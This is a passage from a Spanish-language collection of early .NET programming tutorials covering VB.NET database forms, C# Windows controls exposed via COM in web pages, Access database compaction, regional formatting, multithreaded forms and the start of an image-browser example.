                    'se limpia acumula las operaciones sucesivas de modificación de filas
                    Me.datos.Clear()
                    'Volver a llenar el DataSet desde el DataAdapter ya modificado
                    Me.adaptador.Fill(datos, "Agenda")
                    conn.Close()
                    'Actualizar la etiqueta lbRegistro
                    Call verCuenta()
                    'Indicador de cambios pendientes a false
                    cambios = False
                    Dim aviso As String = "Base de datos actualizada con los cambios realizados"
                    lbPrimera.Text = aviso.ToUpper
                Catch pollo As Exception
```

```
                    lbPrimera.Text = pollo.Message.ToUpper
                End Try
            Else
                '    'Si NO ha habido cambios en el DataSet desde la última actualización
                Dim aviso2 As String = "No hay cambios pendientes de actualizar"
                lbPrimera.Text = aviso2.ToUpper
            End If
            'Si la base de datos NO está abierta
        Else
            Dim aviso3 As String = "Primero has de cargar la base de datos"
            lbPrimera.Text = aviso3.ToUpper
        End If
    End Sub

    Private Sub btSalir_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btSalir.Click
        'Si la base de datos NO está abierta
        If abierto = False Then
            'Cerrar el formulario
            Me.Close()
        End If
        If abierto = True Then
            'si NO ha habido cambios en el DataSet desde la última actualización
            If cambios = False Then
                'Cerrar el formulario
                Me.Close()
            End If
            'Si la base de datos está abierta y si además
            'ha habido cambios en el DataSet desde la última actualización
            If cambios = True Then
                If MessageBox.Show("Hay cambios pendientes de guardar." & vbCrLf _
                & "Pulsa en ""Cancelar"" para volver al programa." & _
                vbCrLf & "Pulsa en ""Aceptar"" para salir sin guardar", _
                "Cambios sin guardar", MessageBoxButtons.OKCancel, _
                MessageBoxIcon.Exclamation) = DialogResult.OK Then
                    Me.Close()
                End If
            End If
        End If
    End Sub

End Class
```

Imagen del programa en funcionamiento

Fichero con el código de ejemplo en Visual Studio .NET 2003 (miliuco_agenda2.zip - 90 KB)

Controles Windows en Web(c#)

[2º Parte]

Fecha: 11/Sep/2003 (14/Sep/2003)
Autor: Unai Zorrilla Castro Escríbeme

En esta segunda parte intentaremos completar más cosas sobre la técnica de embeber controles Windows en Web. En mi anterior colaboración he explicado como crear un control simple y como introducirlo en el iexplorer para ser ejecutado por el cliente de esa web. En esta colaboración trataré de explicaros como inicializar nuestros controles mediante tag de Html, lo que facilitará la reusabilidad de los controles, puesto que podemos adaptar el controles a cada web sin necesidad de volver a cambiar código y volver a compilarlo. Aprenderemos también, y esto me parece lo más interesante, como generar eventos y que estos sean capturados desde la web mediante scripts (jscript o vbscript) lo que nos facilitará muchísimo la sincronización del control con otras acciones propias de la web que necesitemos realizar.

Primeramente creamos un control web, tal y como explicamos en la anterior colaboración. una vez creado y asignado el nombre que deseemos a nuestro control creamos un atributo nuevo que en mi caso le llamaré ParamPasado y que será de tipo string.

```
private string pasado;
public string ParamPasado
{
    get{ return pasado;}

    set{this.pasado = value ;}
}
```

Con esto ya hemos creado el atributo que vamos a inicializar, ahora veremos como inicializarlo desde un tag de Html. Como sabéis usábamos object para incluir el control en la web, pues bien entre el inicio y el cierre incluimos lo siguiente

```
<param name="ParamPasado" value="esto es el parametro pasado en el tag param">
```

Bien! con esto ya podemos inicializar los controles y que tal y como comente antes nos facilitará mucho la reutilización de los controles en diversas webs. Vamos entonces con el plato fuerte, tomarlo con calma eh!!. Nuestra tarea es conseguir que un evento soltado por nuestro control sea capturado por un script de una página web, Buff! por lo menos eso fue lo que dije yo cuando me vi en la situación de tener que crear un control que necesitaba sincronizarse con una página en Html. Bueno después de leer bastante de la SDK de .NET Framework y diversas consultas, entre ellas al Guille y a Erich Bühler (www.vblibros.com), la solución que he encontrado es exponer el control windows como un objeto COM declarando los eventos y miembros públicos del control y definiendo la interface adecuada. Para ello necesitaba, como sabréis los que tengáis algo de idea de COM es un identificador único para eso objeto, esto no es problema puesto que Visual Studio nos proporciona esta utilidad, para crear uno podéis ejecutar guidgen en el símbolo del sistema que biene con el Visual Studio, o directamente en el Visual Studio dirigiéndonos a Herramientas -> Crear Guid, nos saldrá algo como esto:

Seleccionamos la opción 4 y hacemos click en Copy, ¿ fácil no ? Bueno pues con esto hemos creado un identificador "único" en en mundo que servirá para identificar a nuestro objeto. Bueno ya tememos nuestro guid, guardarlo en un documento de texto para usarlo más tarde ok?

Para crear un evento primero necesitamos crear un delegado y después asociar al evento este delegado, que básicamente es un puntero a una función. El código para crear el evento es el siguiente.

```
public delegate void TerminarHandler();
public event TerminarHandler Terminado;
```

Ahora que hemos visto como crear el Guid del control y como crear un evento estamos en disposición de crear definitivamente el control. Escribimos el código y después pasamos a comentarlo.

```
using System;
using System.Collections;
using System.ComponentModel;
using System.Drawing;
using System.Data;
using System.Windows.Forms;
using System.Runtime.InteropServices;
namespace controltest2
{
///
/// Descripción breve de UserControl1.
///
[ClassInterface(ClassInterfaceType.None), ComSourceInterfaces(typeof(IQCDCOMEvents))]
public class micontrol2 : System.Windows.Forms.UserControl,IQCDCOMIncoming // esto no aparece en el
código pero lo pongo para explicar alguna cosa
{
private System.Windows.Forms.Button bt1;
///
/// Variable del diseñador requerida.
///
private System.ComponentModel.Container components = null;
public delegate void FinHandler();
public event FinHandler OnFin;
private string pasado;
public string ParamPasado
{
get{return this.pasado;}
set{this.pasado = value;}
}
public micontrol2()
{
// Llamada requerida por el Diseñador de formularios Windows.Forms.
InitializeComponent();
```

```
// TODO: agregar cualquier inicialización después de llamar a InitForm
}
///
/// Limpiar los recursos que se estén utilizando.
///
protected override void Dispose( bool disposing )
{
if( disposing )
{
if( components != null )
components.Dispose();
}
base.Dispose( disposing );
}
#region Component Designer generated code
///
/// Método necesario para admitir el Diseñador, no se puede modificar
/// el contenido del método con el editor de código.
///
private void InitializeComponent()
{
this.bt1 = new System.Windows.Forms.Button();
this.SuspendLayout();
//
// bt1
//
this.bt1.Location = new System.Drawing.Point(24, 64);
this.bt1.Name = "bt1";
this.bt1.TabIndex = 0;
this.bt1.Text = "Aceptar";
this.bt1.Click += new System.EventHandler(this.bt1_Click);
//
// micontrol2
//
this.Controls.AddRange(new System.Windows.Forms.Control[] {
this.bt1});
this.Name = "micontrol2";
this.ResumeLayout(false);
}
#endregion
private void bt1_Click(object sender, System.EventArgs e)
{
bt1.BackColor = System.Drawing.Color.Blue;
bt1.Text = ParamPasado.ToString();
//Lanzamos el evento, si es lanzado y no se implementa saltará una excepcion por lo que para algo
serio se debería cachear
OnFin();
}
}
#region exponemos los eventos
[Guid("2BA61129-37D3-4b84-BA47-020F7493A5A3")]
[InterfaceType(ComInterfaceType.InterfaceIsIDispatch)]
public interface IQCDCOMEvents
{
[DispId(0x60020000)]
void OnFin();
}
//
//Necesitamos declarar aqui lo publico de la clase, por lo de el rollo de la especificacion de COM
public interface IQCDCOMIncoming
{
string ParamPasado{get;set;}
}
#endregion
}
```

Explicación del código.

Como se puede ver se necesita incluir el espacio de nombres System.Runtime.InteropServices para exponer el control como COM. Usamos ClassInterface para especificar que deseamos exponer el control como COM, se le pasa como parámetro la interface IQCDCOMEvents para decirle cuales son los eventos que pueden ser tratados en la Web. La clase del control se puede derivar de IQCDCOMIncoming para que así mismo podamos

decirle que atributos o métodos pueden ser llamados desde jscript o vbscritp, esto no lo he hecho en el control pero bueno aquí lo explico. Una vez creado esto fuera del cierre de la clase se crear las interface que he mencionado y aquí es donde se usa lo que habíamos aprendido del GUID, para la interface IQCDCOMEvents, si se crean varios eventos a tratar deben tener un identificador distinto dentro del control, en este caso solo necesitamos que sean distintos dentro del objeto yo uso 0x60020000 y para los siguientes eventos pues 0x600200001 etc ...

Fijaros como se declara ParamPasado en IQCDCOMIncoming, ¡ Cuidado los atributos como ParamPasado o métodos que deseemos que sean tratados deben declararse como public dentro de la clases, esto es importante.!!

Bueno espero que esto os sirva de utilidad, y que aprovechéis toda la potencia de .NET. Se que a muchos no os parecerá muy claro lo de exponer el objeto como COM y tampoco tengo mucho para rebatir aunque bueno esto funciona o sea que.....

Código de ejemplo (unaiWebControl2parte.zip - 21.2 KB)
Ejemplo para incluir en el "localhost": unaiWebControl2parteWwwroot.zip 3.42 KB

Explorer Task Panel

[La barra de tareas de Mi PC en Windows XP]

Fecha: 3 de Septiembre a la 1 (03/Sep/2003)
Autor: Fernando "NewHang" Rodriguez

Hola a todos. De nuevo otra vez aquí, dando la lata. Y esta vez con más código (para no aburriros :))

Pos bueno, todo empezó cuando empecé a hacer una aplicación para un empresa (lo típico, imprimir facturas, agenda y tal (Gracias Guille por el curso básico de .NET :D <-- Haciendo la pelota un poco :D) y se me ocurrió que en vez de poner menús podía poner la barrita lateral esa de color azul tan mona del Windows XP. Y me dije, pos al ataque. Problema: No había ningún código por hay disponible ni ningún control disponible (al menos gratuito). Es por eso que buscando buscando encontré uno de una empresa que se llama Xceed. Y me baje la *"trial version"* mediante e-mule. *jeje*

Después hice el programa (por el tema de las fechas de entrega y esas cosas) y ahora que ya lo he entregado me puedo dedicar a esta espinilla clavada. Y bueno, por algo se empieza. Y como no quiero que quede para mi solo pues comparto con todos vosotros el código y os animo a que me ayudéis a continuarla, optimizando código y todo eso.

Mi primera idea es hacer un panel trasero con el color degradado (en principio de color azul para no complicarme) con el degradado. La clase que he utilizado es heredada de la clase Panel. Después el otro panel (el que se contrae y expande) es otra clase heredada de la Panel (otra vez).

El resto ya se me ira ocurriendo a medida que lo vaya haciendo.

Y por ultimo, aquí os mando el código (que si alguno se lo mira vera que es una mi....) seguro que lo optimizáis un poquito. (si os contara que el primer intento lo hice con etiquetas y con imágenes de fondo... (Me ha costado lo mío por eso)

Por cierto, y ya que voy a ser un asiduo en esto de las colaboraciones... Si alguien quiere algo, ya sabe...
NewHang@menta.net

NewHang

Explorer Task Panel (newHang_ExplorerTaskPanel.zip - 29.3 KB)

Como realizar una copia a una Base de datos Access X (.MDB)

Fecha: 01/Sep/2003 (02/Sep/2003)

Autor: Angel Enrique Ruiz Pastor (Vzla), aruiz1979@hotmail.com

---

Es te código nos muestra como realizar una copia a una Base de Datos Access X (.MDB)

Abra un nuevo proyecto, En Proyectos de Visual Basic seleccione la plantilla Aplicación para Windows.

En la ventana **Explorador de soluciones**, haga click con el botón secundario del *mouse* (ratón) en el nodo **Referencias** y seleccione **Agregar referencia**.

En el cuadro de diálogo **Agregar referencia**, haga clic en la ficha **COM** y seleccione **Biblioteca de Microsoft Jet y objetos de replicación 2.6**. Haga clic en **Seleccionar** para agregarlo a "Componentes seleccionados". Haga click en **Aceptar**.

Coloque que Button (Boton) en el formulario

Ahora en el evento Click del Button (Boton) de este coloque el siguiente código:

```
Dim Compactar As JRO.JetEngine = New JRO.JetEngine()

Compactar.CompactDatabase("Provider=Microsoft.Jet.OLEDB.4.0;Data Source=C:\BD_Original.mdb", _

"Provider=Microsoft.Jet.OLEDB.4.0;Data Source=C:\BD_Copia.mdb;Jet OLEDB:Engine Type=5")

MsgBox("Se ha Compactado la BD con exito")
```

Quedaría de la siguiente forma:

```
Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Button1.Click
    Dim Compactar As JRO.JetEngine = New JRO.JetEngine()
    Compactar.CompactDatabase("Provider=Microsoft.Jet.OLEDB.4.0;Data Source=C:\biblio.mdb", _
        "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=C:\BDCompactada.mdb;Jet OLEDB:Engine Type=5")
    MsgBox("Se ha Compactado la BD con exito")
End Sub
```

Ahora ejecute su aplicación presionando F5.

Compactar una BD Access (arCopiaBDAccess.zip 26,3 KB)

Como especificar a nuestra aplicación que configuración regional usar.

Fecha: 01/Sep/2003 (02/Sep/2003)

Autor: Angel Enrique Ruiz Pastor (Vzla), aruiz1979@hotmail.com

---

Este código nos muestra como realizar que nuestro Sistema trabaje en cualquier PC con la misma configuración Regional.

Abra un nuevo proyecto, En Proyectos de Visual Basic seleccione la plantilla Aplicación para Windows.

Agregue al Formulario un Texbox, un Label y un Button

Ahora le indicamos que:

La propiedad del Texbox Text = """
La propiedad del Label Text ="Introduzca el Monto"
La propiedad del Button Text ="Ver"

Ahora nos vamos a la parte de Código y en la primera Línea Colocamos:

```
Imports System.Globalization
```

Ahora en el evento Click de Button colocamos el siguiente código:

```
Dim Cifra As Decimal

Dim MiCultura As CultureInfo

Dim Posicion As Integer

Dim MiFormato As NumberFormatInfo = New CultureInfo(MiCultura.CurrentCulture.ToString(), False).NumberFormat

MiFormato.NumberDecimalSeparator = ","

Cifra = TextBox1.Text

Posicion = InStr(Cifra.ToString("N", MiFormato), MiFormato.NumberDecimalSeparator)

Cifra = Mid(Cifra.ToString, 1, Posicion + MiFormato.NumberDecimalDigits)
```

MessageBox.Show(Cifra.ToString("N", MiFormato))

Quedaría de la siguiente forma:

```
Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
Button1.Click
        Dim Cifra As Decimal
        Dim MiCultura As CultureInfo
        Dim Posicion As Integer
        Dim MiFormato As NumberFormatInfo = New CultureInfo(MiCultura.CurrentCulture.ToString(),
False).NumberFormat
        MiFormato.NumberDecimalSeparator = ","
        Cifra = TextBox1.Text
        Posicion = InStr(Cifra.ToString("N", MiFormato), MiFormato.NumberDecimalSeparator)
        Cifra = Mid(Cifra.ToString, 1, Posicion + MiFormato.NumberDecimalDigits)
        MessageBox.Show(Cifra.ToString("N", MiFormato))
End Sub
```

Ahora ejecute su aplicación presionando F5.

Como usar una Configuracion Propia.zip (arConfiguracionRegionalPropia.zip - 23,0 KB)

Formularios independientes en hilos separados

[Aplicación con 2 formularios independientes que se ejecutan en hebras separadas para poder cerrar cualquiera de ellos sin afectar al otro]

Fecha: 16 de Octubre de 2003 (Publicado el 26/Oct/2003)
Autor: Emilio Pérez Egido - emi@miliuco.com

En ocasiones tenemos una aplicación váida con 2 formularios, desde el primero en aparecer iniciamos el otro y, al cerrar el primer formulario, se cierra el segundo automáticamente.
Pero en otras ocasiones puede interesarnos que el cierre del primer formulario no conlleve el cierre del segundo, es decir, que ambos formularios sean verdaderamente independientes y que ambos se inicien a la vez (al arrancar la aplicación).

El comportamiento descrito en el primer párrafo, habitual en las aplicaciones de Visual Basic .NET construidas por defecto, se debe a que ambos formularios se ejecutan en el mismo hilo del proceso principal por lo que, al cerrar el primer formulario, terminamos ese hilo y todo lo que en él tiene lugar, incluido el segundo formulario.

La solución a este problema pasa por crear 2 hilos separadas, y ejecutar cada uno de los formularios en cada uno de los hilos, de esta manera los independizamos hasta el punto que podemos cerrar el primer formulario y el segundo no se ve afectado.

Aunque los programadores poco expertos puedan deducir del texto anterior que debe tratarse de un código muy complejo y difícil de entender, el código necesario para ello es corto y bastante sencillo.

1. En primer lugar es necesario importar el espacio de nombres **System.Threading** que proporciona clases e interfaces que permiten la programación multiproceso.
2. Después hay que crear un procedimiento **Main()** específico por código, en él se crean las 2 hebras o hilos diferentes, apuntadas hacia 2 procedimientos tambien distintos encargados de arrancar cada uno de los formularios.

Para comprender mejor este ejercicio, conviene recordar algunos conceptos básicos acerca de multitarea, procesos e hilos:

- **Multithreading (Multitarea)**: Nombre que se le da a las arquitecturas que implementan múltiples hilos de control.
- **Thread**: Concepto base de la programación multitarea. Traducido como ***hilo***, ***hebra***, ***flujo de control*** o ***contexto de ejecución*** dentro de un proceso. Es la unidad planificable para ejecución por la biblioteca de hilos o por el kernel.
- **Planificación**: Es el proceso que consiste en decidir qué hilo se ejecutará a continuación en un determinado procesador.
- **Hilo Independiente**: Es un hilo cuya finalización no es esperada por ningún otro hilo, de forma que si el hilo finaliza, es destruido inmediatamente, ya que no se necesita mantener su estado en memoria en espera de la sincronización con otro hilo.
- **Hilo Sincronizable**: Es un hilo cuya finalización debe ser esperada por algún hilo (normalmente el hilo que lo creó).
- **Hilo-seguro**: Normalmente se dice que un código es hilo-seguro si puede ser ejecutado en un

programa multihilo sin problemas. Es decir, es código que puede ser llamado por varios hilos al mismo tiempo.

- **Hilo-no-seguro**: Es aquel código que no está preparado para ser ejecutado en una aplicación multihilo. Una solución a este problema es emplear un bloqueo global antes de llamar a este tipo de código, lo que garantiza que sólo un hilo estará ejecutando el código en un momento dado.
- **Hilos de Nivel Kernel**: Son los hilos soportados por el kernel o núcleo del sistema operativo. Estos hilos son gestionados y planificados por el kernel.
- **Hilos de Nivel Usuario**: Son los hilos soportados por la biblioteca o paquete de hilos, y no son conocidos por el kernel del sistema operativo.
- **Sección Crítica**: Es una región de código en la que los datos a los que se accede pueden ser también accedidos por otros hilos, con lo que se pueden obtener inconsistencias en los valores de los datos. Para evitar estos problemas se suelen emplear objetos de sincronización o bloqueos.

A continuación sigue código en Visual Basic:

FORM1.VB

```
'espacio de nombres que proporciona clases e interfaces
'que permiten la programación multiproceso
Imports System.Threading

Public Class Form1
    Inherits System.Windows.Forms.Form

    'procedimiento Main para que la aplicación arranque desde aquí
    <STAThread()> _
Public Shared Sub Main()
        'crear 2 hilos diferentes, cada hilo se enlaza con un
        'método de los que inician los formularios
        Dim hilo1 As New Thread(AddressOf ventana1)
        Dim hilo2 As New Thread(AddressOf ventana2)
        'después se arrancan los 2 hilos
        hilo1.Start()
        hilo2.Start()
    End Sub

#Region " Código generado por el Diseñador de Windows Forms "

    Public Sub New()
        MyBase.New()

        'El Diseñador de Windows Forms requiere esta llamada.
        InitializeComponent()

        'Agregar cualquier inicialización después de la llamada a InitializeComponent()

    End Sub

    'Form reemplaza a Dispose para limpiar la lista de componentes.
    Protected Overloads Overrides Sub Dispose(ByVal disposing As Boolean)
        If disposing Then
            If Not (components Is Nothing) Then
                components.Dispose()
            End If
        End If
        MyBase.Dispose(disposing)
    End Sub

    'Requerido por el Diseñador de Windows Forms
    Private components As System.ComponentModel.IContainer

    'NOTA: el Diseñador de Windows Forms requiere el siguiente procedimiento
    'Puede modificarse utilizando el Diseñador de Windows Forms.
    'No lo modifique con el editor de código.
    <System.Diagnostics.DebuggerStepThrough()> Private Sub InitializeComponent()
        '
        'Form1
        '
```

```
        Me.AutoScaleBaseSize = New System.Drawing.Size(5, 13)
        Me.ClientSize = New System.Drawing.Size(292, 270)
        Me.FormBorderStyle = System.Windows.Forms.FormBorderStyle.Fixed3D
        Me.Name = "Form1"
        Me.Text = "Form1 - Hilo 1"

    End Sub

#End Region

    'procedimiento que inicia el primer formulario
    Public Shared Sub ventana1()
        Application.Run(New Form1)
    End Sub

    'procedimiento que inicia el segundo formulario
    Public Shared Sub ventana2()
        Application.Run(New Form2)
    End Sub

    Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
        'posición del formulario
        Me.Top = 10
        Me.Left = 10
    End Sub

End Class
```

FORM2.VB

```
Public Class Form2
  Inherits System.Windows.Forms.Form

#Region " Código generado por el Diseñador de Windows Forms "

  Public Sub New()
    MyBase.New()

    'El Diseñador de Windows Forms requiere esta llamada.
    InitializeComponent()

    'Agregar cualquier inicialización después de la llamada a InitializeComponent()

  End Sub

  'Form reemplaza a Dispose para limpiar la lista de componentes.
  Protected Overloads Overrides Sub Dispose(ByVal disposing As Boolean)
    If disposing Then
      If Not (components Is Nothing) Then
        components.Dispose()
      End If
    End If
    MyBase.Dispose(disposing)
  End Sub

  'Requerido por el Diseñador de Windows Forms
  Private components As System.ComponentModel.IContainer

  'NOTA: el Diseñador de Windows Forms requiere el siguiente procedimiento
  'Puede modificarse utilizando el Diseñador de Windows Forms.
  'No lo modifique con el editor de código.
  <System.Diagnostics.DebuggerStepThrough()> Private Sub InitializeComponent()
    '
    'Form2
    '
    Me.AutoScaleBaseSize = New System.Drawing.Size(5, 13)
    Me.ClientSize = New System.Drawing.Size(292, 270)
    Me.FormBorderStyle = System.Windows.Forms.FormBorderStyle.Fixed3D
```

```
        Me.Name = "Form2"
        Me.Text = "Form2 - Hilo 2"

    End Sub

#End Region

    Private Sub Form2_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles MyBase.Load
        'posición del formulario
        Me.Top = 10
        Me.Left = 312
    End Sub

End Class
```

Imagen del programa en funcionamiento:

Fichero con el código de ejemplo en Visual Basic .NET 2003 (miliuco_hebras_separadas.zip - Tamaño 25.1 KB)

Explorador de imágenes

[Sencillo explorador de imágenes, usando los controles ComboBox, TreeView, ListView, ImageList, y los métodos RotateFlip de la clase Image, SetClipboard de la clase Clipboard, y manejo de directorios usando la clase DirectoryInfo.]

Fecha: 12 de Octubre de 2003 (Publicado el 26/Oct/2003)
Autor: Emilio Pérez Egido - emi@miliuco.coml

Este ejercicio pretende mostrar un sencillo explorador de las imágenes que existen en nuestros discos duros, CDROM, etc. Los componentes básicos de la aplicación son:

- un **ComboBox** que se rellena con las unidades lógicas del sistema.
- un **TreeView** que se rellena con los directorios contenidos en la unidad lógica seleccionada en el ComboBox.
- la propiedad **TreeNode** del TreeView representa los nodos del árbol de carpetas. El constructor de la clase Treenode inicializa una nueva instancia que precisa 3 parámetros:
  - el texto de etiqueta especificado.
  - la imagen que se ha de mostrar cuando el nodo de árbol esté seleccionado (índice del Imagelist).
  - la imagen que se ha de mostrar cuando el nodo de árbol esté sin seleccionar (índice del Imagelist)..
- un **ListView** que se rellena con los ficheros de tipo gráfico contenidos en la carpeta seleccionada en el TreeView.
- clase **DirectoryInfo** que expone métodos de instancia para crear, mover y enumerar archivos en directorios y subdirectorios. Se utiliza la clase **DirectoryInfo** para operaciones típicas como copiar, mover, cambiar de nombre, enumerar, crear y eliminar directorios.
- un control **ImageList** que almacena los iconos que se usan junto al nombre de carpetas y archivos.
- propiedades específicas del **ListView** necesarias para poder mostrar los elementos tal y como se muestran en esta aplicación:
  - añadir una columna.
  - asociar el control ImageList a las propiedades LargeImageList, SmallImageList y StateImageList del ListView.
  - propiedad view del ListView con el valor Details.
- copiar la imagen al portapapeles mediante la clase **ClipBoard**, que coloca o devuelve un objeto desde el portapapeles. La clase ClipBoard deriva de la clase Object y tiene 3 miembros: constructor / GetDataObject / SetDataObject.
- inicio maximizado del formulario para ejercitar el anclaje de los controles mediante la propiedad **Anchor**, que permite especificar cualquiera (o todos) de los cuatro extremos del formulario a los que se va a anclar el control, por ejemplo, la distancia entre el control y el borde superior del formulario permanece constante cuando la propiedad Anchor tiene ese valor **Top**.
- método **RotateFlip** , que es miembro de la enumeración **RotateFlipType** que especifica el tipo de rotación y volteo que se va a aplicar a la imagen: aquí se usa para voltear la imagen horizontalmente.
- uso de la clase **Process**, del espacio de nombres **System**.**Diagnostics**, que proporciona acceso a un proceso que se está ejecutando en un equipo. Un proceso, dicho de un modo sencillo, es una aplicación en ejecución. El componente Process es una herramienta útil para iniciar, detener, controlar y supervisar aplicaciones. Con el componente Process, se puede obtener una lista de los procesos en ejecución o se puede iniciar un nuevo proceso. En esta aplicación se emplea para mostrar el código del programa en una instancia del **Bloc de Notas**.

A continuación sigue código en Visual Basic:

```
'EXPLORADOR DE IMÁGENES - Miliuco (Octubre de 2003)

Imports System
Imports System.Windows.Forms
Imports System.Text
```

```
'Para manipular archivos gráficos
Imports System.Drawing
Imports System.Drawing.Imaging
'Para manipular directorios y ficheros
Imports System.IO
'Para iniciar y detener procesos del sistema local
Imports System.Diagnostics


Public Class Form1
    Inherits System.Windows.Forms.Form

#Region " Código generado por el Diseñador de Windows Forms "

    Public Sub New()
        MyBase.New()

        'El Diseñador de Windows Forms requiere esta llamada.
        InitializeComponent()

        'Agregar cualquier inicialización después de la llamada a InitializeComponent()

    End Sub

    'Form reemplaza a Dispose para limpiar la lista de componentes.
    Protected Overloads Overrides Sub Dispose(ByVal disposing As Boolean)
        If disposing Then
            If Not (components Is Nothing) Then
                components.Dispose()
            End If
        End If
        MyBase.Dispose(disposing)
    End Sub

    'Requerido por el Diseñador de Windows Forms
    Private components As System.ComponentModel.IContainer

    'NOTA: el Diseñador de Windows Forms requiere el siguiente procedimiento
    'Puede modificarse utilizando el Diseñador de Windows Forms.
    'No lo modifique con el editor de código.
    Friend WithEvents cbDrive As System.Windows.Forms.ComboBox
    Friend WithEvents tvDir As System.Windows.Forms.TreeView
    Friend WithEvents lvImg As System.Windows.Forms.ListView
    Friend WithEvents pbImg As System.Windows.Forms.PictureBox
    Friend WithEvents GroupBox1 As System.Windows.Forms.GroupBox
    Friend WithEvents pbEmi As System.Windows.Forms.PictureBox
    Friend WithEvents btSalir As System.Windows.Forms.Button
    Friend WithEvents iconImg As System.Windows.Forms.ImageList
    Friend WithEvents ColumnHeader1 As System.Windows.Forms.ColumnHeader
    Friend WithEvents btCopiar As System.Windows.Forms.Button
    Friend WithEvents btAjustar As System.Windows.Forms.Button
    Friend WithEvents btFlip As System.Windows.Forms.Button
    Friend WithEvents GroupBox2 As System.Windows.Forms.GroupBox
    Friend WithEvents GroupBox3 As System.Windows.Forms.GroupBox
    Friend WithEvents btGuardar As System.Windows.Forms.Button
    Friend WithEvents dlgSave As System.Windows.Forms.SaveFileDialog
    Friend WithEvents Button1 As System.Windows.Forms.Button
    Friend WithEvents lbImg As System.Windows.Forms.Label
    Friend WithEvents btCode As System.Windows.Forms.Button
    Friend WithEvents btAyuda As System.Windows.Forms.Button
    <System.Diagnostics.DebuggerStepThrough()> Private Sub InitializeComponent()
        Me.components = New System.ComponentModel.Container
        Dim resources As System.Resources.ResourceManager = New
System.Resources.ResourceManager(GetType(Form1))
        Me.cbDrive = New System.Windows.Forms.ComboBox
        Me.tvDir = New System.Windows.Forms.TreeView
        Me.iconImg = New System.Windows.Forms.ImageList(Me.components)
        Me.lvImg = New System.Windows.Forms.ListView
        Me.ColumnHeader1 = New System.Windows.Forms.ColumnHeader
        Me.pbImg = New System.Windows.Forms.PictureBox
        Me.GroupBox1 = New System.Windows.Forms.GroupBox
        Me.pbEmi = New System.Windows.Forms.PictureBox
        Me.btSalir = New System.Windows.Forms.Button
        Me.btCopiar = New System.Windows.Forms.Button
        Me.btFlip = New System.Windows.Forms.Button
```

```
        Me.btAjustar = New System.Windows.Forms.Button
        Me.btGuardar = New System.Windows.Forms.Button
        Me.GroupBox2 = New System.Windows.Forms.GroupBox
        Me.GroupBox3 = New System.Windows.Forms.GroupBox
        Me.btCode = New System.Windows.Forms.Button
        Me.dlgSave = New System.Windows.Forms.SaveFileDialog
        Me.Button1 = New System.Windows.Forms.Button
        Me.lbImg = New System.Windows.Forms.Label
        Me.btAyuda = New System.Windows.Forms.Button
        Me.GroupBox3.SuspendLayout()
        Me.SuspendLayout()
        '
        'cbDrive
        '
        Me.cbDrive.Anchor = CType(((System.Windows.Forms.AnchorStyles.Top Or
System.Windows.Forms.AnchorStyles.Bottom) _
                    Or System.Windows.Forms.AnchorStyles.Left), System.Windows.Forms.AnchorStyles)
        Me.cbDrive.Font = New System.Drawing.Font("Verdana", 9.75!,
System.Drawing.FontStyle.Regular, System.Drawing.GraphicsUnit.Point, CType(0, Byte))
        Me.cbDrive.Location = New System.Drawing.Point(16, 32)
        Me.cbDrive.Name = "cbDrive"
        Me.cbDrive.Size = New System.Drawing.Size(192, 24)
        Me.cbDrive.TabIndex = 0
        '
        'tvDir
        '
        Me.tvDir.ImageList = Me.iconImg
        Me.tvDir.Location = New System.Drawing.Point(16, 64)
        Me.tvDir.Name = "tvDir"
        Me.tvDir.Size = New System.Drawing.Size(192, 152)
        Me.tvDir.TabIndex = 1
        Me.tvDir.TabStop = False
        '
        'iconImg
        '
        Me.iconImg.ImageSize = New System.Drawing.Size(16, 16)
        Me.iconImg.ImageStream = CType(resources.GetObject("iconImg.ImageStream"),
System.Windows.Forms.ImageListStreamer)
        Me.iconImg.TransparentColor = System.Drawing.Color.Transparent
        '
        'lvImg
        '
        Me.lvImg.Anchor = CType(((System.Windows.Forms.AnchorStyles.Top Or
System.Windows.Forms.AnchorStyles.Bottom) _
                    Or System.Windows.Forms.AnchorStyles.Left), System.Windows.Forms.AnchorStyles)
        Me.lvImg.Columns.AddRange(New System.Windows.Forms.ColumnHeader() {Me.ColumnHeader1})
        Me.lvImg.LargeImageList = Me.iconImg
        Me.lvImg.Location = New System.Drawing.Point(16, 232)
        Me.lvImg.Name = "lvImg"
        Me.lvImg.Size = New System.Drawing.Size(192, 160)
        Me.lvImg.SmallImageList = Me.iconImg
        Me.lvImg.StateImageList = Me.iconImg
        Me.lvImg.TabIndex = 2
        Me.lvImg.TabStop = False
        Me.lvImg.View = System.Windows.Forms.View.Details
        '
        'ColumnHeader1
        '
        Me.ColumnHeader1.Text = "Elegir una imagen"
        Me.ColumnHeader1.Width = 188
        '
        'pbImg
        '
        Me.pbImg.Anchor = CType((((System.Windows.Forms.AnchorStyles.Top Or
System.Windows.Forms.AnchorStyles.Bottom) _
                    Or System.Windows.Forms.AnchorStyles.Left) _
                    Or System.Windows.Forms.AnchorStyles.Right), System.Windows.Forms.AnchorStyles)
        Me.pbImg.BorderStyle = System.Windows.Forms.BorderStyle.Fixed3D
        Me.pbImg.Location = New System.Drawing.Point(240, 16)
        Me.pbImg.Name = "pbImg"
        Me.pbImg.Size = New System.Drawing.Size(400, 300)
        Me.pbImg.SizeMode = System.Windows.Forms.PictureBoxSizeMode.CenterImage
        Me.pbImg.TabIndex = 3
```

```
        Me.pbImg.TabStop = False
        '
        'GroupBox1
        '
        Me.GroupBox1.Anchor = CType(((System.Windows.Forms.AnchorStyles.Top Or
System.Windows.Forms.AnchorStyles.Bottom) _
                    Or System.Windows.Forms.AnchorStyles.Left), System.Windows.Forms.AnchorStyles)
        Me.GroupBox1.Location = New System.Drawing.Point(8, 8)
        Me.GroupBox1.Name = "GroupBox1"
        Me.GroupBox1.Size = New System.Drawing.Size(208, 392)
        Me.GroupBox1.TabIndex = 8
        Me.GroupBox1.TabStop = False
        Me.GroupBox1.Text = "Buscar imágenes"
        '
        'pbEmi
        '
        Me.pbEmi.Anchor = CType((System.Windows.Forms.AnchorStyles.Bottom Or
System.Windows.Forms.AnchorStyles.Left), System.Windows.Forms.AnchorStyles)
        Me.pbEmi.Cursor = System.Windows.Forms.Cursors.Default
